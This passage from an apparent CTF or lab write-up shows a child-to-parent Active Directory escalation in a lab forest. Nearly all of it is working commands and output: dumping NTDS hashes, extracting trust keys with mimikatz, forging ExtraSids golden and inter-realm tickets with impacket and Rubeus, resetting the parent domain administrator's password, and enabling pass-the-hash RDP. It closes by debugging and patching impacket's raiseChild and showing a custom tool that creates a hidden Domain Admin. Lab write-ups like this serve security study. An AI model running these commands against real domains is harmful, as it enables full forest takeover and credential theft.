The KRBTGT hash for the child domain The SID for the child domain The name of a target user in the child domain (Any domain user) The FQDN of the child domain. The SID of the Enterprise Admins group of the root domain.
one way to do this automatically is using raiseChild from impacket:
1
2
3
4
5
6
7
8
9
10
11
─$ impacket-raiseChild -hashes :2c27b327f2b7341e279ecb3cdaba5b6e -target-exec 10.8.0.100 nexus.demacia.dojo/administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Raising child domain nexus.demacia.dojo
[*] Forest FQDN is: demacia.dojo
[*] Raising nexus.demacia.dojo to demacia.dojo
[*] demacia.dojo Enterprise Admin SID is: S-1-5-21-2314102437-205119236-3044987286-519
[*] Getting credentials for nexus.demacia.dojo
nexus.demacia.dojo/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ab33b3be0748c427098c0b807865382d:::
nexus.demacia.dojo/krbtgt:aes256-cts-hmac-sha1-96s:a0971395ab91fc6b6d2bd61be58d0c4d7ed6a2fd5250c33f7129595732553a6b
[-] Kerberos SessionError: KDC_ERR_TGT_REVOKED(TGT has been revoked)
I’ll come back to this in a sec, let’s get the flag first:
we did an ntds dump before :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.102 -u svc-backup$ -H 240d411bc0ba9f26799492ab6fce9637 --ntds
SMB         10.8.0.102      445    DC2              [*] Windows Server 2022 Build 20348 x64 (name:DC2) (domain:nexus.demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.102      445    DC2              [+] nexus.demacia.dojo\svc-backup$:240d411bc0ba9f26799492ab6fce9637 (Pwn3d!)
SMB         10.8.0.102      445    DC2              [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.8.0.102      445    DC2              Administrator:500:aad3b435b51404eeaad3b435b51404ee:2c27b327f2b7341e279ecb3cdaba5b6e:::
SMB         10.8.0.102      445    DC2              Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.8.0.102      445    DC2              krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ab33b3be0748c427098c0b807865382d:::
SMB         10.8.0.102      445    DC2              nexus.demacia.dojo\ADConnect:1103:aad3b435b51404eeaad3b435b51404ee:5476538976d01bc8867882e464523b4a:::
<SNIP>
SMB         10.8.0.102      445    DC2              svc-backup$:1140:aad3b435b51404eeaad3b435b51404ee:240d411bc0ba9f26799492ab6fce9637:::
SMB         10.8.0.102      445    DC2              AD103$:1133:aad3b435b51404eeaad3b435b51404ee:8c1ecad53467cf444106d4c8ad232c58:::
SMB         10.8.0.102      445    DC2              [+] Dumped 31 NTDS hashes to /home/kali/.nxc/logs/ntds/DC2_10.8.0.102_2026-03-31_140123.ntds of which 23 were added to the database
SMB         10.8.0.102      445    DC2              [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.8.0.102      445    DC2              [*] grep -iv disabled /home/kali/.nxc/logs/ntds/DC2_10.8.0.102_2026-03-31_140123.ntds | cut -d ':' -f1
I was expecting to see a truts account here, but it’s not so evident, normally it’s named after the NETBIOS, so DEMACIA$ is the one
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe "lsadump::trust /patch" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::trust /patch

Current domain: NEXUS.DEMACIA.DOJO (NEXUS / S-1-5-21-2751145572-4246095482-2312517431)

Domain: DEMACIA.DOJO (AD103 / S-1-5-21-2314102437-205119236-3044987286)
 [  In ] NEXUS.DEMACIA.DOJO -> DEMACIA.DOJO
    * 3/31/2026 1:17:19 PM - CLEAR   - c8 8f fc 35 7c ca e7 c8 69 60 88 4a 80 ed 8d 19 ad a4 eb 7e 18 8d 3c 45 2b f8 9e 34 50 bc fd 82 c6 54 18 01 5a 6f 34 e3 ec a2 a5 c0 6e f9 90 e1 28 6b 2f 16 67 8f 4a 45 1d 12 89 01 26 94 76 1a 77 f0 de c6 98 8b 2d 4d a2 b3 f2 a8 f1 f4 75 88 71 43 80 46 88 7b f2 55 47 92 29 ed 52 7e b5 a8 68 b4 00 bf 54 1e d3 6e 9a 1d 4d a9 89 d7 1d 80 8b 33 1b 8a 65 f7 ed 7e 66 02 c0 89 ca 8e ae 9c 97 c2 94 3f e5 ea 2c 72 71 c5 1c f7 3e d2 4f 4a 0a 62 8b 5b 4b e2 e8 12 43 40 7d e5 01 42 ca c8 57 e8 1a b8 fe b8 0b 06 7d 30 c5 b1 71 b0 d5 00 f2 e0 d3 20 e1 b8 32 4f 88 71 b9 84 24 2a a3 19 71 eb 07 11 55 f1 db 82 22 a6 e9 4f 7d 7a c1 99 93 cf ea 90 e3 6c 1a 06 9e 31 93 d1 8d 77 4e 0b df 13 17 1a f7 6b 2e aa b4 5b 10 bc 28 c8 7d 0d
	* aes256_hmac       c49a4e6efc609ad370e2007a7e873a397e4b8079e5bd6eb36c49e0f542331a16
	* aes128_hmac       b08f4e61ccc4f4ba6bb3c51bd9745170
	* rc4_hmac_nt       8c1ecad53467cf444106d4c8ad232c58

 [ Out ] DEMACIA.DOJO -> NEXUS.DEMACIA.DOJO
    * 3/31/2026 1:16:16 PM - CLEAR   - 9f 2d f1 1c 2e d1 f9 87 cf 41 16 10 22 c3 72 48 3d 9f 98 a7 2f 62 88 87 40 18 e3 0f af e0 0c c1 2d ac 89 5f 0c 08 34 2e 72 54 32 b8 92 5a 4f a8 72 c4 0f d4 f7 df 2d bb 17 df a7 1c 90 66 3a fe 75 3d 98 99 06 b4 51 71 aa 3c 12 73 3c 05 cf e2 5a 30 0d 7f 35 71 ff aa ac c1 53 fa 76 b9 16 2a 2f c6 63 2b 6f ec 43 9a 4a 78 67 ed fd 57 df 0d 47 1a f8 4e ce b6 26 cd 58 d3 4a 93 6e 73 41 bd 65 33 bc 78 dc 20 81 f8 93 de c5 19 ee bc 1f bf 74 0e 5b 95 02 23 fa d5 54 89 16 7a e1 b7 9c 19 ff 74 e9 7f 92 f2 2a b0 e1 d7 a1 1a 45 da c6 13 e3 c6 e2 f7 ad 96 0f 1b 46 88 ab b9 04 d0 c7 cc 0d 12 92 ad 9e 93 43 ce 0c 47 27 d1 66 d7 1f 4a f2 b6 f7 02 29 28 9f b4 46 90 8e d5 aa b4 61 c6 c4 88 65 e9 84 50 b3 d4 5b 52 da 8f da 79 7a 6f
	* aes256_hmac       191da085434ccd39d36689c46f3213907033123a9d15c71e8b417cebf2ef5822
	* aes128_hmac       7f98235d0669dac5a392e1df2e5b0b30
	* rc4_hmac_nt       a412fe07a3f112ca908d081c40f9136d

 [ In-1] NEXUS.DEMACIA.DOJO -> DEMACIA.DOJO
    * 1/27/2026 2:17:18 PM - CLEAR   - ee fb 1b f8 c8 28 33 9e 53 57 22 13 87 8d f1 7b 8a 0f d8 3f 80 c1 d3 01 ae 9b 59 6e 34 b0 23 8d 72 32 3b 00 79 a2 36 3a 82 6a c9 69 89 24 da 26 4a cd 7c 94 89 09 e2 c4 8f 76 41 d8 c2 d4 ee 56 9c 47 c8 11 2a 4d 22 a3 93 9a 91 2b f7 f7 37 27 cc c4 3f 56 5a 90 e5 76 37 84 6b d1 b7 c0 75 42 79 89 84 36 fb 65 9b 75 07 f3 b2 74 e9 af 6f e5 c6 17 95 b8 43 31 4a 97 07 76 88 27 30 5a e5 5a ee 87 7c 81 36 f8 57 07 d5 93 22 94 d0 1c ac b4 d6 b4 bb 6e bf ad c3 55 b5 92 a2 55 1d 69 4d 61 4f 88 57 b5 30 d3 16 fc 65 c0 44 f4 21 d9 ef dc 52 86 71 66 5e 19 58 04 46 f5 83 03 a3 11 f4 3c 4b 04 b5 6d e5 b2 f0 0b 8f 6f 56 b8 2f 58 2e 22 46 36 81 ab 80 8d d2 5b 9d 60 39 d9 ef d9 9c 0c 72 7a b1 00 2b 68 d4 e4 52 02 fc 90 91 8b 78 1c
	* aes256_hmac       d0be99df58a3deab653d62feb4af1609125622ea24b27f1c0f544da6287e3a59
	* aes128_hmac       6c9094218ac2278fa4addcac9efc1e5d
	* rc4_hmac_nt       7c285fcfc7b5e6ac9e877a675186f0d8

 [Out-1] DEMACIA.DOJO -> NEXUS.DEMACIA.DOJO
    * 3/31/2026 1:16:16 PM - CLEAR   - e8 dd a5 34 b5 87 6e a4 0f 1e a7 77 06 80 32 38 23 d1 30 34 7b 8a cf 71 bf 2b df a6 dc 4c 7d 1a af 67 22 b8 3c 36 cd 67 a5 7e 61 0e cd 99 63 94 bb 56 79 d2 16 21 c6 0c 54 4c e6 2f f7 e7 6c 07 f9 01 a3 db 93 98 d1 db 41 2d 75 1c 9f bf 88 80 90 2e b9 3a f8 51 e7 ef 8e aa 04 23 65 c5 bb fd b9 56 fa a1 7e 68 de fe 58 94 d1 be 8d 80 cc d9 ef 5b 07 07 a2 05 16 f3 eb 6d 58 c2 e8 f8 48 aa b6 77 70 8b 46 50 29 cf 80 d2 70 74 95 fc d9 e6 5a cc 6a 75 dc db a4 bd 6e 2a cd 84 83 45 6a 32 10 23 77 47 34 9e f9 62 f0 21 b3 31 32 1d b3 3f 44 89 91 23 e2 cd fb 4f e5 22 88 9b 66 d5 e6 da 82 37 9d c9 57 a3 28 f7 5b 03 9d 70 cb 31 66 54 88 c9 e2 c4 03 6f ce be 85 10 af c4 16 f6 61 97 81 fd 12 b1 51 e0 03 32 6a b6 85 06 96 74 d7 8b
	* aes256_hmac       88f6651219bb37dbdbb7d00643e183ba7a3054af9f17de389c01e498472e4f07
	* aes128_hmac       9fb6491c26b6c9a13aa1a70ada6ded6e
	* rc4_hmac_nt       2caae271c6d5d7a2e3e25a8e0300afb0


mimikatz(commandline) # exit
Bye!
well, today is 31, windows automatically rotates the keys each 30 days, and I chose today of all days to write this writeup, not that it would matter, but now we know the trust account is AD103, which is odd, I’ll get back to this later too, what’s important is that we have what we need for the extrasids attack.
let’s use ticketer to forge us a ticketa with the sid of entrepirse administrators:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
impacket-ticketer -nthash 8c1ecad53467cf444106d4c8ad232c58 \
  -domain-sid S-1-5-21-2751145572-4246095482-2312517431 \
  -domain nexus.demacia.dojo \
  -extra-sid S-1-5-21-2314102437-205119236-3044987286-519 \
  -spn krbtgt/demacia.dojo -dc-ip 10.8.0.100 administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for nexus.demacia.dojo/administrator
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Saving ticket in administrator.ccache
and we can use this tgt ticket now to request an ldap ticket :
1
2
3
4
5
6
┌──(kali㉿kali)-[/tmp/a]
└─$ impacket-getST -k -no-pass -spn "ldap/DC1.demacia.dojo/demacia.dojo" -dc-ip 10.8.0.100 demacia.dojo/administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting ST for user
[*] Saving ticket in administrator@ldap@DEMACIA.DOJO.ccache
DCsync kept failing and debugging it further wasn’t worth the time, so the administrator’s password was reset directly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
──(kali㉿kali)-[/tmp/a]
└─$ bloodyAD -u administrator -k --host DC1.demacia.dojo -d demacia.dojo set password administrator 'Plur1bu5@123!'
[+] Password changed successfully!

┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.100 -u administrator -H 'Plur1bu5@123!' -x 'type C:\Users\Administrator\Desktop\proof.txt'
SMB         10.8.0.100      445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC1              [-] Invalid NTLM hash length 13, authentication not sent

┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.100 -u administrator -p 'Plur1bu5@123!' -x 'type C:\Users\Administrator\Desktop\proof.txt'
SMB         10.8.0.100      445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC1              [+] demacia.dojo\administrator:Plur1bu5@123! (Pwn3d!)
SMB         10.8.0.100      445    DC1              [+] Executed command via wmiexec
SMB         10.8.0.100      445    DC1              flag_eebedf8d_ef86_45c8_8d44_353e481ee182
and enjoy a life time of shining proof.txt flags.
Beyond root
After getting the flag, something kept bothering me, impacket-raiseChild failed with KDC_ERR_TGT_REVOKED and I wanted to know why. The manual ExtraSids attack worked fine using the trust key, but raiseChild takes a different approach: it forges a golden ticket using the child domain’s krbtgt hash, injects the parent’s Enterprise Admins SID into the PAC, and uses that to cross the trust. Understanding why that failed turned into a proper rabbit hole that ended with patching impacket.
To RDP with the administrator hash, we first need to enable restricted admin mode from our evil-winrm session:
1
2
*Evil-WinRM* PS C:\Users\Administrator\Documents> reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t REG_DWORD /d 0 /f
The operation completed successfully.
then from kali:
1
xfreerdp /u:administrator /pth:2c27b327f2b7341e279ecb3cdaba5b6e /v:10.8.0.102 /cert-ignore
The first thing I tried was doing it manually with mimikatz on DC2, injecting the golden ticket locally with /ptt:
1
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe "kerberos::golden /user:Administrator /domain:nexus.demacia.dojo /sid:S-1-5-21-2751145572-4246095482-2312517431 /krbtgt:ab33b3be0748c427098c0b807865382d /sids:S-1-5-21-2314102437-205119236-3044987286-519 /ptt" exit

Mimikatz said the ticket was submitted successfully but access was still denied. I checked klist and the ticket wasn’t even there, it was being silently dropped.
Side Note: The Evil-WinRM session runs as a network logon (type 3) which doesn’t have a full Kerberos logon session to inject into. LSASS accepts the KerbSubmitTicketMessage call but has no session to attach the ticket to, so it gets discarded immediately.
let’s try again with rubeus.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Users\Administrator\Documents> .\Rubeus.exe golden /rc4:ab33b3be0748c427098c0b807865382d /domain:nexus.demacia.dojo /sid:S-1-5-21-2751145572-4246095482-2312517431 /sids:S-1-5-21-2314102437-205119236-3044987286-519 /user:Administrator /ptt

[+] Ticket successfully imported!

PS C:\Users\Administrator\Documents> klist
Current LogonId is 0:0x49a56e
Cached Tickets: (1)
#0>  Client: Administrator @ NEXUS.DEMACIA.DOJO
     Server: krbtgt/nexus.demacia.dojo @ NEXUS.DEMACIA.DOJO
     KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
     Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
     Start Time: 3/31/2026 16:46:45 (local)
     End Time:   4/1/2026 2:46:45 (local)

PS C:\Users\Administrator\Documents> cmd /c dir \\DC1.demacia.dojo\c$
Access is denied.

The ticket was cached this time but DC1 still rejected it. After the failed TGS-REQ, Windows purged the invalid ticket from the cache, that’s the KDC returning KDC_ERR_TGT_REVOKED and the Kerberos client cleaning up. RC4 golden tickets were being rejected at the KDC level.
Switching to AES keys with Rubeus worked:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Users\Administrator\Documents> .\Rubeus.exe golden /aes256:a0971395ab91fc6b6d2bd61be58d0c4d7ed6a2fd5250c33f7129595732553a6b /domain:nexus.demacia.dojo /sid:S-1-5-21-2751145572-4246095482-2312517431 /sids:S-1-5-21-2314102437-205119236-3044987286-519 /user:Administrator /ptt

[+] Ticket successfully imported!

PS C:\Users\Administrator\Documents> cmd /c dir \\DC1.demacia.dojo\c$
 Volume in drive \\DC1.demacia.dojo\c$ has no label.

 Directory of \\DC1.demacia.dojo\c$

08/19/2021  06:24 AM    <DIR>  EFI
06/11/2025  09:48 AM    <DIR>  Program Files
06/10/2025  08:37 AM    <DIR>  Users
03/31/2026  04:30 PM    <DIR>  Windows

PS C:\Users\Administrator\Documents> cmd /c type \\DC1.demacia.dojo\c$\Users\Administrator\Desktop\proof.txt
flag_936177b0_bd9c_49c1_a41c_d399572ecad7

So AES worked but RC4 didn’t. This meant raiseChild should theoretically work too if we could pass it the AES key, but looking at the source, raiseChild hardcodes None for the aesKey parameter in the getKerberosTGT call, so it always requests an RC4 TGT regardless of what you pass on the command line. That was the first bug. But even after patching that, raiseChild still failed with the same error. The AES key was being used for authentication but the golden ticket was still getting rejected by the KDC.
At this point I started instrumenting makeGolden directly and comparing the forged ticket structure against a legitimate TGT from DC2. I wrote a quick script to decode the PAC from a real ticket and print the buffer layout:
1
2
3
4
5
6
pacType = PACTYPE(pacData)
buffers = pacType['Buffers']
for i in range(pacType['cBuffers']):
    buf = PAC_INFO_BUFFER(buffers)
    print('type=%d offset=%d size=%d' % (buf['ulType'], buf['Offset'], buf['cbBufferSize']))
    buffers = buffers[len(buf):]
1
2
3
4
5
6
7
type=1  offset=120  size=464   # PAC_LOGON_INFO
type=6  offset=584  size=16    # PAC_SERVER_CHECKSUM
type=7  offset=600  size=16    # PAC_PRIVSVR_CHECKSUM
type=10 offset=616  size=36    # PAC_UPN_DNS_INFO
type=12 offset=656  size=192   # PAC_CLIENT_CLAIMS_INFO
type=17 offset=848  size=8     # PAC_ATTRIBUTES_INFO
type=18 offset=856  size=28    # PAC_REQUESTOR_INFO
Seven buffers. The original makeGolden function hardcodes exactly four, it rebuilds the PAC with only PAC_LOGON_INFO, PAC_CLIENT_INFO_TYPE, PAC_SERVER_CHECKSUM, and PAC_PRIVSVR_CHECKSUM, and silently discards everything else. On older Windows this was fine because those four were all that existed. But Windows Server 2022 with the November 2021 security patches (CVE-2021-42287) introduced the PAC_REQUESTOR buffer (type 18), which contains the SID of the account that originally requested the ticket. DCs now validate this buffer’s presence during PAC verification. When makeGolden stripped it out, the KDC rejected the ticket, and this happened regardless of whether RC4 or AES was used for signing, which is why the AES fix alone wasn’t enough.
The fix was straightforward: instead of hardcoding four buffers, preserve all original PAC buffers from the real TGT and only update the ones we actually modify (the logon info with the injected ExtraSID, and the two checksums). The patched makeGolden iterates over the original pacInfos dict, updates the relevant entries, and rebuilds the full PAC preserving the original buffer count and order. Additionally, the tool now tries RC4 first for the golden ticket and automatically falls back to the AES key it already DCsynced from the child krbtgt, so you never need to pass -aesKey manually.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[/tmp/a]
└─$ python3 raiseChild_patched.py -hashes :2c27b327f2b7341e279ecb3cdaba5b6e -target-exec 10.8.0.100 nexus.demacia.dojo/administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Raising child domain nexus.demacia.dojo
[*] Forest FQDN is: demacia.dojo
[*] Raising nexus.demacia.dojo to demacia.dojo
[*] demacia.dojo Enterprise Admin SID is: S-1-5-21-2314102437-205119236-3044987286-519
[*] Getting credentials for nexus.demacia.dojo
nexus.demacia.dojo/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ab33b3be0748c427098c0b807865382d:::
nexus.demacia.dojo/krbtgt:aes256-cts-hmac-sha1-96s:a0971395ab91fc6b6d2bd61be58d0c4d7ed6a2fd5250c33f7129595732553a6b
[*] Trying RC4 for TGT request
[*] TGT obtained using RC4
[*] Golden ticket etype: 23 (using RC4 krbtgt key)
[*] Requesting TGS for cifs/DC1.demacia.dojo
[*] Getting credentials for demacia.dojo
demacia.dojo/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:32dad0099662be860fdbdc9ecfd710a9:::
demacia.dojo/Administrator:500:aad3b435b51404eeaad3b435b51404ee:5264362ff8e54eb1a461028ede6849b6:::
[*] Opening PSEXEC shell at DC1.demacia.dojo
[*] Found writable share ADMIN$
[*] Uploading file NKeFXxYe.exe
[*] Creating service fxVm on DC1.demacia.dojo.....
[*] Starting service fxVm.....
The patched version is available on our GitHub here.
or you guys can just use my trustfull badChild’s module :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
trustfull badChild nexus.demacia.dojo/administrator -hashes :2c27b327f2b7341e279ecb3cdaba5b6e -dc-ip 10.8.0.102 --trust-key

  _               _  _____ _     _ _     _
 | |__   __ _  __| |/ ____| |__ (_) | __| |
 | '_ \ / _` |/ _` | |    | '_ \| | |/ _` |
 | |_) | (_| | (_| | |____| | | | | | (_| |
 |_.__/ \__,_|\__,_|\_____|_| |_|_|_|\__,_|

 Child -> Parent Intra-Forest Escalation
 trustfull by plur1bu5

[*] Raising child domain nexus.demacia.dojo
[*] Forest FQDN: demacia.dojo
[*] Raising nexus.demacia.dojo to demacia.dojo
[*] demacia.dojo Enterprise Admin SID: S-1-5-21-2314102437-205119236-3044987286-519
[*] Getting krbtgt credentials for nexus.demacia.dojo
nexus.demacia.dojo/krbtgt::aad3b435b51404eeaad3b435b51404ee:ab33b3be0748c427098c0b807865382d:::
nexus.demacia.dojo/krbtgt:aes256-cts-hmac-sha1-96:a0971395ab91fc6b6d2bd61be58d0c4d7ed6a2fd5250c33f7129595732553a6b
[*] Looking for trust account in nexus.demacia.dojo
[*] DCSync'ing trust account: AD103$
[*] Trust account: AD103$  rc4:33a891be33708418f9a769fea0c70295
[*] DCSync'ing user AES key (fallback for Protected Users)
[*] Got user AES key
[+] TGT obtained (etype 18)
[*] Forging inter-realm ticket with trust key
[*] Child domain SID: S-1-5-21-2751145572-4246095482-2312517431
[+] Service ticket saved to /tmp/tmp_j7vk1lc.ccache
[+] Service ticket saved to /tmp/tmpepw1w7j5_ldap.ccache
[+] Service ticket obtained
[*] Use: export KRB5CCNAME=/tmp/tmp_j7vk1lc.ccache
[*] Getting credentials for demacia.dojo
[+] Temporary Domain Admin created: svc-jbspht
[+] NT hash: 18bcd30111c3a8420fa315a39cf90274
[*] Use:
    nxc smb DC1.demacia.dojo -u svc-jbspht -H 18bcd30111c3a8420fa315a39cf90274
    impacket-secretsdump demacia.dojo/svc-jbspht@DC1.demacia.dojo -hashes :18bcd30111c3a8420fa315a39cf90274
[!] Clean up: bloodyAD ... remove groupMember "Domain Admins" svc-jbspht && bloodyAD ... remove object svc-jbspht
it gets the job done with both techniques.